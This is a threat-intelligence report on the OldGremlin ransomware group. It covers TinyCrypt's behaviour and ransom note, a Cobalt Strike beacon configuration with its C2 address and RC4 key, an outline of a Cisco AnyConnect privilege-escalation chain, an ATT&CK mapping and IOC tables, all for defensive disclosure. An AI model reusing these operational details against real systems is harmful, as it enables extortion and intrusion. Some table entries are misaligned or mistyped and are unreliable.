This is the first run of the ransomware. First of all, it sends a notification to the server that the device has been infected. The notification is sent when the embedded string containing the C2 server address is not blank. In our case, however, the threat actors did not need a notification that the ransomware had been launched successfully and they did not fill the string in (it is an optional field as well, and we have not detected this feature being used in any of the attacks). Table 12 shows a list of the main fields of the ransomware’s request when the application is launched for the first time:

**Table 12.** Request description

Description	Value
Method	GET
ContentType	text/html
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Timeout	3000
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

At this point the ransomware is ready for the most important stage of its execution: saving a **Readme** file for the victim on the infected device. The name of the Readme file is generated as follows: **README\_<%BuildId%>.txt**; its contents are located in the body of the ransomware in Base64-encoded form (an optional field). In this case, the Readme file contained the following text:

```

Hello,

[!] Your files have been encrypted
To recover your information, send this file [README-r5n679xtl78s.txt]
at decr1pt@protonmail[.]com

[!] Important
1. If we do not receive an email from you in 5 days:
   - restoration keys will be deleted
   - all your files will be made public
2. Do not try to recover the files yourself. It will lead to
   irretrievable loss of information.
3. You can find the file [README-r5n679xtl78s.txt] on the Desktop,
   in the folders %TEMP% or %APPDATA%.

```

The readme file received is carefully written in the following directories:

- %TEMP%,
- %APPDATA%,
- %LOCALAPPDATA%.

Lastly, the application performs the function that we are most interested in: it compiles a list of files for future encryption. The files are collected from every logical drive; the threat actors can opt to add the names of several more drives manually in UNC format. File search is performed recursively; the following file extensions are excluded:

#### EXCLUDE EXTENSIONS

```

".themepack", ".ldf", ".scr", ".icl", ".386", ".cmd", ".ani", ".adv",
".theme", ".msi", ".rtp", ".diagcfg", ".msstyles", ".bin", ".hlp",
".shs", ".drv", ".wpx", ".deskthemepack", ".bat", ".rom", ".msc",
".lnk", ".cab", ".spl", ".ps1", ".msu", ".ics", ".key", ".msp",
".com", ".sys", ".diagpkg", ".nls", ".diagcab", ".ico", ".ocx",
".mpa", ".cur", ".cpl", ".mod", ".hta", ".exe", ".icns", ".prf",
".dll", ".nomedia", ".idx", ".ini"

```

Files from the following directories are excluded as well:

```

windows, program files, programdata, appdata, system volume
information, $recycle.bin, msocache, boot, intel, perflogs, mozilla,
google, yandex, $windows.~bt, $windows.~ws.

```

Both lists are stored in ransomware variables or passed as a parameter. Before encrypting all files, the application terminates the processes from the list (in our case, the list is empty). During the incidents in 2021 and 2022, the cybercriminals used a driver exploit that terminated antivirus processes. After that, the encryption starts. The application encrypted information using the AES algorithm with block size 256. A symmetric key and an initialization vector are generated using the base class **.NET Rijndael**.

The body of the Trojan therefore does not contain a key, and both the key and the vector are generated right before the encryption process starts. Both the key and the initialization vector are encrypted using RSA, and the open key is located in the body of the Trojan (optional value). Apart from encrypted data, each file contains metadata, which includes:

- RSA-encrypted AES key
- RSA-encrypted initialization vector
- BuildId
- Other information required for decrypting data

Above all else, BuildId serves as an indicator that a specific file has previously been encrypted. Before the encryption, the .NET application reads the memory region where this marker should be located. If the application finds the relevant string, it concludes that the file has been encrypted in the past. The combination of symmetric encryption of the entire file and asymmetric encryption of the key is a cryptographically secure scheme: a user without the private key will not obtain the symmetric key, and without the symmetric key the user will not be able to decrypt the file.

After all the files that are of interest to TinyCrypt have been encrypted, the application creates several more copies of the Readme file just in case and places them in the following directories:

- %Desktop%
- %MyDocuments%
- %Startup%
- The root of each logical volume

Finally, TinyCrypt demonstrates the file located on the desktop to the victim. At this stage, the application can send a request to the server that serves as an indicator that the file encryption on the hard drive has finished. In the analyzed cases, the C2 server field was blank.

## TinyCrypt, Linux version

During incident response in one of the victim organizations, we detected the use of a Linux version of the ransomware (SHA1: 0c6dcadae94506aa890129fa16044524a4e51bc1). Unlike its Windows counterpart, the Linux version is a 64-bit program written in Go 1.15 and packed using UPX. Table 13 shows the main features of the program:

**Table 13.** Description of the Linux version of the ransomware

Go Build ID	RCbGF6e6Zzx340vdX5FI/dYaGjtd2Ko49f1lg5unX/xJ7LmTpD2F_Pkv-h3sYT/NRylQXxl3_GWrt1EODGA
Paths to the program source files	/root/tenc/main.go /root/tenc/tinylist/tinylist.go /root/tenc/tinyfilescri/tinyfilescri.go /root/tenc/tinyfilescri/common.go /root/tenc/tinyunlock/tinyunlock.go /root/tenc/tinycrypto/tinycrypto.go
Extension added during encryption to the files involved in processes	.crypt
The marker of encrypted files (BuildID)	123456123456
The list of substrings of encrypted file names	postgresql
The list of extensions of encrypted files	".raw", ".zst", ".csv", ".dat", ".dump", ".gz", ".h5", ".ibd", ".img", ".iso", ".journal", ".npy", ".pack", ".pickle", ".qcow2", ".raw", ".ru", ".sql", ".tar", ".tgz", ".zst", ".lzo", ".vdi", ".crypt"
The size of encrypted files	More than 100,000,000 bytes

As with the Windows version, the Linux variant performs multithreaded encryption using the **AES 256 CBC** algorithm. For each file, a random 32-bit encryption key and a random 16-bit initialization vector (IV) are generated using `/dev/urandom`. Both the key and the IV are encrypted (**RSA OAEP SHA 256**) individually using the public key **RSA-2048** in **PEM** format, which is contained in the body of the program. The files are encrypted by **256,000** byte blocks; the number of blocks and the spacing between them depends on the file size. A block of metadata is added to each encrypted file. Among other things, the block contains the symmetric key and IV, as well as the marker of encrypted files: BuildID.

## Other tools

In this section, we describe several tools from the group's arsenal that are not unique but nevertheless attract some interest from researchers.

### Cobalt Strike

During the incident in 2020, OldGremlin used Cobalt Strike, a widely known pentesting tool.

During the attack, two files appeared on the compromised device:

1. **777.txt** (an encrypted copy of Cobalt Strike Stager)
2. **cob.tmp** (a PowerShell script with embedded C# code)

Loading Cobalt Strike Beacon starts with executing the PowerShell script designed for running the embedded C# code. Much of the code has been taken from <https://github.com/pwndizzle/c-sharp-memory-injection/blob/master/apc-injection-new-process.cs> as the project is designed to create a new process in **SUSPENDED** state, inject arbitrary code into it, and launch it. In this case, the process **svchost.exe** served as a container process and the shellcode was located in the binary file **777.txt**, which was encrypted using the RC4 algorithm with the key **hellokittyweindahouse**. The code inside the PowerShell script read the contents of the file **777.txt**, decrypted it, and executed it in the context of the recently created process

**svchost.exe**. The shellcode was a Cobalt Strike Stager that downloaded the payload from the address **5.181.156[.]84** using **User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)**. Beacon had the following configuration data:

```
{
  "meta": {
    "Proxy_Password": "",
    "HostHeader": "",
    "Proxy_UserName": "",
    "BeaconType": "0 (HTTP)",
    "Proxy_AccessType": "2 (use IE settings)",
    "Proxy_HostName": "",
    "HttpGet_Metadata": [
      "Cookie"
    ],
    "Watermark": 305419896,
    "C2Server": "5.181.156[.]84,/fwlink",
    "version": "4",
    "PipeName": "",
    "HttpPost_Metadata": [
      "Content-Type: application/octet-stream",
      "id"
    ],
    "UserAgent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)",
    "Port": 80,
    "HttpPostUri": "/submit.php"
  }
}
```

## An exploit for Cisco AnyConnect vulnerabilities

To escalate privileges, the threat actors used vulnerabilities of the Cisco AnyConnect Secure Mobility Client for Windows, versions up to 4.9.00086 (**CVE-2020-3153, CVE-2020-3433**).

The program **prod.exe** loads the content of the file **nt.bin** and sends it to the host's local address (127.0.0.1) to port 62522 via the TCP protocol. The file **nt.bin** contains an especially created IPC request designed for a loopback device provided by the **Cisco AnyConnect Secure Mobility Agent**. After receiving the request, this service launches the vulnerable component **vpndownloader**, which copies itself in the specified location (CVE-2020-3153). The **vpndownloader** component is vulnerable to DLL hijacking (CVE 2020-3433) and allows local threat actors to execute code in the compromised system with system-level privileges. To exploit the vulnerability, the DLL **dbghelp.dll** (created especially for the purpose) is placed in the location where **vpndownloader** was copied. When **dbghelp.dll** is loaded as a result of DLL hijacking, it steals the access token of the process that has a session connection to the physical console and launches the process with the following command line in its security context:

```
cmd.exe /c C:\ProgramData\nt.cmd.
```

# Conclusion



For a long time, major Russian companies only read about ransomware attacks in the news. They believed that the problem would not affect them and that it was only a concern for companies outside of Russia. Yet OldGremlin's success has not only shown that such attacks are a threat to businesses in Russia as well, but has also demonstrated that the level of cybersecurity in many organizations is much too low.

By developing custom tools, being disciplined about arranging phishing campaigns, and using dual-use software and the capabilities of compromised systems, the group was able to bypass standard security controls. At the same time, the lack of monitoring made them invisible to victims during the post-exploitation stage.

OldGremlin thoroughly studies their victims. The demanded ransom is therefore often proportional to the company's size and revenue and is obviously higher than the budget necessary for ensuring a suitable level of information security.

Tactic	Technique	Procedure
INITIAL ACCESS	<b>PHISHING</b> Spearphishing Link (T1566.002)	The attackers used phishing links to deliver malicious files
EXECUTION	<b>COMMAND AND SCRIPTING INTERPRETER</b> PowerShell (T1059.001) Windows Command Shell (T1059.003) JavaScript (T1059.007)	The attackers used cmd.exe and PowerShell to execute various commands. They also used obfuscated JavaScript scripts as one of their primary post-exploitation tools.
	<b>SYSTEM SERVICES</b> Service Execution (T1569.002)	The attackers used services to execute commands in the command line interpreter on remote hosts.
	<b>USER EXECUTION</b> Malicious Link (T1204.001) Malicious File (T1204.002)	Users must launch a malicious file to initiate the execution of the malicious code.
PERSISTENCE	<b>BOOT OR LOGON AUTOSTART EXECUTION</b> Registry Run Keys / Startup Folder (T1547.001)	The attackers used the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run to ensure persistence for the malware in the infected system.
	<b>SCHEDULED TASK/JOB</b> Scheduled Task (T1053.005)	The attackers created scheduled tasks to restart the payload after a specified period of time.
PRIVILEGE ESCALATION	<b>VALID ACCOUNTS</b> Domain Accounts (T1078.002)	The attackers used existing compromised privileged accounts.
	<b>EXPLOITATION FOR PRIVILEGE ESCALATION (T1068)</b>	The attackers used vulnerable applications to escalate privileges.
DEFENSE EVASION	<b>IMPAIR DEFENSES</b> Disable or Modify Tools (T1562.001)	The attackers used the tool TinyKiller to disable antivirus protection.
	<b>EXPLOITATION FOR DEFENSE EVASION (T1211)</b>	The attackers exploited vulnerabilities to stop security controls.
	Signed Binary Proxy Execution: Rundll32 (T1218.011)	The attackers used rundll32.exe to dump the Local Security Authority Subsystem Service (LSASS).
	<b>TEMPLATE INJECTION (T1221)</b>	The attackers used a .dotm document template with macros.
	<b>ABUSE ELEVATION CONTROL MECHANISM</b> Bypass User Account Control (T1548.002)	The attackers used various ways to bypass UAC.
	<b>INDICATOR REMOVAL ON HOST</b> Clear Command History (T1070.003)	The attackers used various ways to bypass UAC.



Tactic	Technique	Procedure
DEFENSE EVASION	<b>INDICATOR REMOVAL ON HOST</b> Clear Command History (T1070.003)	The attackers deleted .bash_history files.
	<b>OBFUSCATED FILES OR INFORMATION (T1027)</b>	The attackers encoded their payload in Base64.
	<b>MASQUERADING</b> Match Legitimate Name or Location	The attackers masqueraded the names of files as legitimate applications such as Mozilla Firefox.
CREDENTIAL ACCESS	<b>OS CREDENTIAL DUMPING</b> LSASS Memory (T1003.001)	The attackers used various ways of dumping LSASS.
	<b>CREDENTIALS FROM PASSWORD STORES</b> Credentials from Web Browsers (T1555.003)	The attackers used WebBrowserPassView to extract authentication data from web browsers.
	<b>CREDENTIALS FROM PASSWORD STORES</b> Windows Credential Manager (T1555.004)	The attackers used TinyWCMExtractor to extract authentication information from Credential Manager.
	<b>UNSECURED CREDENTIALS</b> Credentials in Files (T1552.001)	The attackers used Mail PassView to extract authentication information from email clients.
DISCOVERY	<b>PROCESS DISCOVERY (T1057)</b>	The attackers used tasklist to collect information about active processes.
	<b>REMOTE SYSTEM DISCOVERY (T1018)</b>	The attackers collected information about hosts available in the network.
	<b>SYSTEM INFORMATION DISCOVERY (T1082)</b>	The attackers collected information about compromised hosts.
LATERAL MOVEMENT	<b>LATERAL TOOL TRANSFER (T1570)</b>	The attackers copied tools to hosts while moving across the network.
	<b>REMOTE SERVICES</b> SMB/Windows Admin Shares (T1021.002)	The attackers used SMB to move across the network.
	<b>REMOTE SERVICES</b> SSH (T1021.004)	The attackers used SSH to move to Linux infrastructure.
COLLECTION	<b>SCREEN CAPTURE (T1113)</b>	The attackers used tools for taking screenshots of compromised hosts.
	<b>DATA FROM LOCAL SYSTEM (T1005)</b>	The attackers collected files from compromised devices
	<b>DATA FROM NETWORK SHARED DRIVE (T1039)</b>	The attackers collected files from shared network drives.

<b>Tactic</b>	<b>Technique</b>	<b>Procedure</b>
<b>COMMAND AND CONTROL</b>	<b>APPLICATION LAYER PROTOCOL</b> Web Protocols (T1071.001)	The attackers used a backdoor that ensured communication with a C2 server via HTTP.
	<b>APPLICATION LAYER PROTOCOL</b> DNS (T1071.004)	The attackers used DNS tunneling to communicate with C2 servers.
	<b>PROXY</b> Multi-hop Proxy (T1090.003)	The attackers used anonymous hidden Tor services to communicate with compromised hosts.
	<b>REMOTE ACCESS SOFTWARE (T1219)</b>	The attackers used TeamViewer for additional access to the compromised infrastructure.
	<b>ENCRYPTED CHANNEL</b> Symmetric Cryptography (T1573.001)	The attackers encrypted data transferred to the C2 server using the RC4 algorithm.
	<b>DYNAMIC RESOLUTION</b> Domain Generation Algorithms (T1568.002)	The attackers used DGA to obtain the address of the C2 server.
<b>EXFILTRATION</b>	<b>EXFILTRATION OVER C2 CHANNEL (T1041)</b>	The attackers exfiltrated data to the C2 server.
<b>IMPACT</b>	<b>ACCOUNT ACCESS REMOVAL (T1531)</b>	The attackers changed account passwords to prevent technical staff from accessing compromised hosts.
	<b>DATA DESTRUCTION (T1485)</b>	The attackers destroyed backups to make it impossible to recover compromised infrastructure.
	<b>DATA ENCRYPTED FOR IMPACT (T1486)</b>	The attackers encrypted files with a view to obtain a ransom for recovering the files.
	<b>INHIBIT SYSTEM RECOVERY (T1490)</b>	The attackers deleted shadow copies and backups.
	<b>SERVICE STOP (T1489)</b>	The attackers stopped various services and processes in order to disable security controls and limit access to the compromised host.

## The campaign carried out between March 31, 2020 and April 2, 2020

Archive	TinyLink	TinyHTA
РЕКОМЕНДАЦИИ . ZIP fd347bd7538b1850d48fc46d3bdbbc8fc	РЕКОМЕНДАЦИИ_***.DOCX.LNK 2c6a9a38ace198ab62e50ab69920bf42	— 7F5C60B4B87C8DAA3102DE315CB0F821
РЕКОМЕНДАЦИИ . ZIP 65eacc6e59fc622420c4803550bb6373	РЕКОМЕНДАЦИИ_***.DOCX.LNK 306978669ead832f1355468574df1680	— FD54FD8558DD344122250CEE5E81FF80
РЕКОМЕНДАЦИИ . ZIP bc4c7724c41178d5f88326ac5e31f8e4	РЕКОМЕНДАЦИИ_***.DOCX.LNK 94293275fcc53ad5aca5392f3a5ff87b e47a296bac49284371ac396a053a8488	— AAACC8B450A08F79378508A5ED8C7389 7F5C60B4B87C8DAA3102DE315CB0F821

Name	Рекомендации.zip
Type	Archive
Size	20125 bytes
MD5	fd347bd7538b1850d48fc46d3bdbbc8fc
SHA1	4f8b6451c576ab6c471f5d2ebdbe6aeb42af7b25
SHA256	b66174a64c1235c274f6fcd6e1d78641d54ce032aa66e7686b6faf1eeb262237

Name	Рекомендации.zip
Type	Archive
Size	19634 bytes
MD5	65eacc6e59fc622420c4803550bb6373
SHA1	9abbaed8f9f986555b77439e89c248478a6f0cc1
SHA256	5fc9bd2e0d9b59ebc99cb872f5a85fde2b4f2100f14fcbdda6764838b7879cee

Name	Рекомендации.zip
Type	Archive
Size	20329 bytes
MD5	bc4c7724c41178d5f88326ac5e31f8e4
SHA1	21081b0b19026b6baab6a6d220d75498de3979f1
SHA256	5622ab414f325960207f2d30f346061581b27971a7c07fc90027b41a8f88fef8

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	31901 bytes
<b>MD5</b>	2c6a9a38ace198ab62e50ab69920bf42
<b>SHA1</b>	34524fb4cc41a313604315c81da1a29fe8d2eeb7
<b>SHA256</b>	752b9fe24c357a04b0bdcad4d09e96bbad1bddfac8e637491b4181085eb58632

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	31671 bytes
<b>MD5</b>	306978669ead832f1355468574df1680
<b>SHA1</b>	dc5b5c9e991dff1f692c052cf1a2af174b5f4b1
<b>SHA256</b>	273b91f37c01bd64d87c507db9868152665f964a2f5bbc744c207d6083e0af89

<b>Name</b>	Рекомендации_***.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	32390 bytes
<b>MD5</b>	94293275fcc53ad5aca5392f3a5ff87b
<b>SHA1</b>	d5872e7c1c544fc5be51dc4aeb3e21af4f924928
<b>SHA256</b>	d3082e2737ab637ee7ee09473ad51c3e98e85f54bfb613974c06ff6f35e5cd09

<b>Name</b>	-
<b>Type</b>	TinyLink
<b>Size</b>	31806 bytes
<b>MD5</b>	e47a296bac49284371ac396a053a8488
<b>SHA1</b>	927e7b81816979c0393d926e013bb7b351756d43
<b>SHA256</b>	57af8362ebba93155fb29af190fd450903bd62983179e5096cb24b5d0d1ea153

<b>Name</b>	----- .docx
<b>Type</b>	Decoy document
<b>Size</b>	18470 bytes
<b>MD5</b>	48ea52e46347b1541fbda491f4a6ba01
<b>SHA1</b>	c7a3e3a76881bffe0e0166a04c46d8344cf6a3de
<b>SHA256</b>	1b4883b3895e8d337dd625a08fc3e8a4aa73634cc0669a773503a5fadbe72acf

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	10880 bytes
<b>MD5</b>	7f5c60b4b87c8daa3102de315cb0f821
<b>SHA1</b>	b1d37e1dddfbc9a93a7f06248abd3b60313533481
<b>SHA256</b>	2579eb4d71e1bef127d69e4a3a243bf4ca9074b4ff86b39705b9cefae722612e
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load.php

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	10745 bytes
<b>MD5</b>	fd54fd8558dd344122250cee5e81ff80
<b>SHA1</b>	d5e2c552066a2098d71424f20e91e6eda21a78b0
<b>SHA256</b>	1825f06d073c6140e58cb0e33830889e96d188fac3e65d522ba084501a35180b
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load[.]php

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	11464 bytes
<b>MD5</b>	aaacc8b450a08f79378508a5ed8c7389
<b>SHA1</b>	bf1b25fb7a5e983b200a89e305671c46ee9b7c43
<b>SHA256</b>	6a370456fc10e7b55b07b0a8dc7662206dbb3d0407ff7573c85da00f4ee12ef3
<b>C2</b>	hxxps://schedule.winupdate.workers[.]dev/load.php

Name	load.php
Type	OldGremlin.TinyPosh
Size	322925 bytes
MD5	1e54c8bc19dab21e4bd9cfb01a4f5aa5
SHA1	33fcf67ef0c773ae16605ba47fb040920885faf1
SHA256	c9b1e53c3ccbae2dcd4b1deb6062c7d5fe4309a842b29551f0bed23c8e5afe7f
C2	hxxp://136.244.67[.]59

Name	-
Type	Decoy document
Size	18470 bytes
MD5	48EA52E46347B1541FBDA491F4A6BA01
SHA1	C7A3E3A76881BFFE0E0166A04C46D8344CF6A3DE
SHA256	1B4883B3895E8D337DD625A08FC3E8A4AA73634CC0669A773503A5FADBE72ACF

## The campaign carried out on 24 April, 2020

Name	Перечень_документов.docx.lnk
Type	TinyLink
Size	28447 bytes
MD5	fc30e902d1098b7efd85bd2651b2293f
SHA1	54c74c995c734a59564de507c2608e0ecc5804f7
SHA256	5c9cf2e4f2392a60cb7fe1d3ca94bda99968c7ee73f908dfc627a6b6d3dc404a

Name	-
Type	TinyHTA
Size	10905 bytes
MD5	adecfa8afd9c9c31add68fd0759de272
SHA1	c9a4fafeaf1140a7cf11f5520f38dbd7b0d3e4b6
SHA256	4344776fd0db851000f55682a1809bd9ca6ad0fcac63a6636d348f20fca19d8d
C2	hxxp://95.179.252[.]217/load.php

Name	----- .docx
Type	Decoy document
Size	15074 bytes
MD5	f0e71a66f600974d6bd8719db7aa6a4c
SHA1	26C3EF6741C1BF6F8C44B6FEE228194F15D9D419
SHA256	6E390175EF38AF9CAAD11EAFB6F6345FCB19B78BB958B395D8663BD8ED9670EC

Name	load.php
Type	OldGremlin.TinyPosh
Size	342053 bytes
MD5	e0fe009b0b1ae72ba7a5d2127285d086
SHA1	ffb3cd3fb3ccb40352846ea5ece09e07767d6b5a
SHA256	ac95d34a008d0ec9deeb3d68afb16b2306a56b6bdc01810072a03b4f6a523586
C2	hxxp://95.179.252[.]217

## The campaign carried out on May 12, 2020

### Network

Description	IOC
Domains from which the mailout was sent	ns***[.]online rbcholding[.]press
The address where the archive with TinyLink was located	hxxps://send.firefox[.]com/download/be5602cbf6a4b4ff/#0Q1o78vRVppXKpECt3VxcA
The address for booking an interview	hxxps://calendly[.]com/juliakoshkina
C&C for TinyHTA	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
—	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev hxxps://rough-grass-45e9.poecdjusb.workers[.]dev hxxps://broken-poetry-de86.nscimupf.workers[.]dev hxxps://ksdkpwprrtyvbxdoBr0.tyvbxdobr0.workers[.]dev hxxps://ksdkpwprrtyvbxdoBr1.tyvbxdobr1.workers[.]dev

### Files

Name	Исследование_***_РБК.zip
Type	Malicious archive
Size	8775 bytes
MD5	fea5f8108aac19a163b2411bed5f8537
SHA1	3cf4a1717ee8cd9eaa5cb896168d1b7eee4835b1
SHA256	c1c11c51742c8067bcc967b7ce22af1a4b93eb4a02b2d814bfed5b3a991b8645



<b>Name</b>	Research_RBK.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	24246 bytes
<b>MD5</b>	0ae222dab0cf54266a3dd5d8ff319a87
<b>SHA1</b>	d40949b3abac1dc48a2d4cdf7b35d3be56a46736
<b>SHA256</b>	bfa9d5cc0d139f2d8bb16d0fc8e8d661c554e77523b4b1f6c0a48a5172e45b93

<b>Name</b>	-
<b>Type</b>	Decoy document
<b>Size</b>	3317 bytes
<b>MD5</b>	A49BAED6C0544A66B57D7BE4F1B348F3
<b>SHA1</b>	FE7DDA8AF41DC66EBCB88A67E335F88D502762E6
<b>SHA256</b>	D3F56A18EBA21C5ECD1C6E07E37AD591EF1E7FC2EA6CD00E41365E1CD0EA0767

<b>Name</b>	-
<b>Type</b>	TinyHTA
<b>Size</b>	18467 bytes
<b>MD5</b>	0219a93e29978284f5348f5ee5390ebc
<b>SHA1</b>	71dec9c200c29a9d445785af5c20c1d4ed903973
<b>SHA256</b>	55e2e30a93bfffac26becbfed09d5948ddd41779c94d9ecba218608d71357f895
<b>C2</b>	hxxps://rough-grass-45e9.poecdjusb.workers[.]dexv/load.php
<b>C2</b>	hxxps://calm-night-6067.bhrcaoqf.workers[.]dev
<b>C2</b>	hxxps://rough-grass-45e9.poecdjusb.workers[.]dev
<b>C2</b>	hxxps://broken-poetry-de86.nscimupf.workers[.]dev
<b>C2</b>	hxxps://ksdkpwpptyvbxdoobr0.tyvbxdobr0.workers[.]dev
<b>C2</b>	hxxps://ksdkpwpfptyvbxdoobr1.tiyvbxdobr1.workers[.]dev

<b>Name</b>	libservice.dll
<b>Type</b>	TinyNode.JSrunner
<b>Size</b>	6595 bytes
<b>MD5</b>	089f24c1841eb0529071cc791e7f7660
<b>SHA1</b>	afc829651a54a0a1e77482ce5a6ef986ffd42bd9
<b>SHA256</b>	a3bf1a1b5789541645141e87527e02505b9ba1637fe342fa28165b6eeef62117

# The campaign carried out on June 3, 2020

## Network

Description	IOC
The address from which an archive with TinyNode was downloaded	hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack_2.zip?dl=0
TinyNode C2	hxxp://wispy-surf-fabd.bhrcaoqf.workers[.]dev/ hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/ hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

## Files

<b>Name</b>	NDA-Nemoloko.zip
<b>Type</b>	Archive
<b>Size</b>	998182 bytes
<b>MD5</b>	935c07053fd0871ee7f9db92eb0abf55
<b>SHA1</b>	1562da5da954abe11595cfb9b59caea88b3fad00
<b>SHA256</b>	55259e87c6761219ddaf5e14d760769205c203da9f0436fdc0cfa3b9f5df99c5

<b>Name</b>	–
<b>Type</b>	Decoy document from archive
<b>Size</b>	1139650 bytes
<b>MD5</b>	81c670e8167edd341c1c385fd6d1fa06
<b>SHA1</b>	f83d62b647e5f9827936904c2d752a7e6dc6c02c
<b>SHA256</b>	7c0ba00e567b825a97549b6c2787efd30ed20c20b328601ed9c6e5372f42bfda

<b>Name</b>	NDA-Nemoloko-04062020.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	68351 bytes
<b>MD5</b>	f30e4d741018ef81da580ed971048707
<b>SHA1</b>	2af5efccfbac6de50f0c48c1a232e0b4ce497538
<b>SHA256</b>	71f351c47a4cd1d9836b39da8454d1dc20df51950fe1c25aa3192f0d60a0643f

Name	-
Type	Decoy document from LNK
Size	48495 bytes
MD5	a8c74eb5cd6e81304087e5e5e47de05d
SHA1	ee4d202b095437c6b7df332ea1fc31ba741e433c
SHA256	a4a226cf6166623f9906ef0bcfd562c14dcdff70db7aa9bc50dcbe4a7c8615f2

Name	-
Type	TinyHTA
Size	17367 bytes
MD5	dd5425c2d6f79ba92ac8dd1d3db6d86f
SHA1	75793b4af11f620101dd0343fb286ff8750275c3
SHA256	18035b49b26ab4e2b758f605339e21b0bd8e3509046ae59f25a1be8456418cc4
C2	hxxps://dl.dropboxusercontent.com/s/omczqfzp77fits9/pack_2.zip?dl=0

Name	pack_2.zip
Type	Archive with TinyNode
Size	6808684 bytes
MD5	18afc7b69a4d2fa23c45e145fd1012ad
SHA1	593567a48c2a29312fec5dd543f0d914f248969e
SHA256	222e4c7d2910968fd74190397472ceace6e8b8fdb15378aacb8e9efbe100dcc5
C2	hxxp://wispy-surf-fabd.bhrcaqf.workers[.]dev/
C2	hxxp://noisy-cell-7d07.poecdjusb.workers[.]dev/
C2	hxxp://wispy-fire-1da3.nscimupf.workers[.]dev/

Name	report.dll
Type	TinyNode C2 file
Size	135 bytes
MD5	83e2c8227b2445031302d837b1097d1c
SHA1	b9881bedb93ab53db5232cccc811578d5f15b906
SHA256	d765e8110c5a1e1aa8652f774cce3677cef440833af97b5ed99be7aefd67a016

<b>Name</b>	libservice.dll
<b>Type</b>	TinyNode.JSrunner
<b>Size</b>	6592 bytes
<b>MD5</b>	d43e15de0d500dcacf69fc15ee0af1197
<b>SHA1</b>	72f8101b46b63987e1b181dc90004a892a243e64
<b>SHA256</b>	f0791aec772ef88d44436c72535e6943796642a7cc3c6359a477572b6d9d95b1

## The campaign carried out on June 30, 2020

### Network

Description	IOC
The address from which TinyScout was downloaded	hxxp://45.61.138[.]170/decide.php
TinyScout C2	hxxps://hello.tyvbxdobr0.workers[.]dev
TinyPosh C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170

### Files

<b>Name</b>	N-388-30.06.2020.docx.lnk
<b>Type</b>	TinyLink
<b>Size</b>	61408 bytes
<b>MD5</b>	e1692cc732f52450879a86cb7dcfbccd
<b>SHA1</b>	afd3de962d53ee4caa94f67eeca62e0ecb369364
<b>SHA256</b>	dc9cbd484395367158c5819882ac811ee8464a62b018ffa51d3d476003643e54

<b>Name</b>	N-388-30.06.2020.docx
<b>Type</b>	Decoy document
<b>Size</b>	46422 bytes
<b>MD5</b>	7e7ae1fbd18ab7a1c0b2226bf73b5d55
<b>SHA1</b>	8cb0cabb1774bc1c0d4594b66fcd326cfe528911
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

Name	-
Type	TinyHTA
Size	12524 bytes
MD5	B812679AA1B1B5F3668E7FD76B998AEA
SHA1	CCD58E475DFAD609F291DE578F792E2B135D1443
SHA256	1111C96A03B1D451911209E764231181DA6EF232E4C9DAF58E8511F224AE51E8
C2	hxxp://45.61.138[.]170/decide.php

Name	decide.php
Type	TinyScout
Size	61008 bytes
MD5	7B955E0886922CEBEC79FC51FD33BE87
SHA1	8F679A797DBA55FB0D30B22AB3C3A038A726757D
SHA256	F29FB901F37724A526A9906419C609220F37B1ECC7DEFFD275A51C298CCE85C
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev hxxp://45.61.138[.]170

Name	load.php
Type	TinyPosh
Size	133981 bytes
MD5	51EDC0511ED28665D8FF07289FE91D8D
SHA1	F1C831C4A0E21A3091949BA674268F24A6D09B9E
SHA256	EF4B19A066D319B4524733A8DA3B3EFAC456F3944E019EE26A80A924A4C11C2D
C2	hxxps://hello.tyvbxdobr0.workers[.]dev
C2	hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev
C2	hxxps://old-mud-23cb.tkbizulvc.workers[.]dev
C2	hxxp://45.61.138[.]170

Name	index.php
Type	TinyCrypt
Size	1377842 bytes
MD5	570D2C6764C21552C710F4386D89D8A9
SHA1	BE5E11058B378724A3CDB3BC4CC51EB876EB645A
SHA256	CE7AF8D6E60DE3F79785257B13E5B1635668B696000C9A8CF3794BA64D26A06A
C2	hxxp://45.61.138[.]170/web/index.php?r=bag

<b>Name</b>	source.dll
<b>Type</b>	.NET Injector
<b>Size</b>	330D222DA722CFB902EA2FA56F9D39EF
<b>MD5</b>	C0BF75F2CFE261187FE24E32D67A489307FF7DEB
<b>SHA1</b>	0053DFB1066DCD127684127E7FC2DCF27B8F6685D1E332D9278D4D99E10B9A5F
<b>SHA256</b>	5aa4d6d53f23a663c31451a5caa3f0328257d60a5157e6a33236c650d29f5b7f

<b>Name</b>	Email Password-Recovery
<b>Type</b>	NirSoft tool
<b>Size</b>	18b0cc3ee79e8d166ce3910684cab401
<b>MD5</b>	6e4dec1de0e71952ca4a364c42d4bc6be64010f4
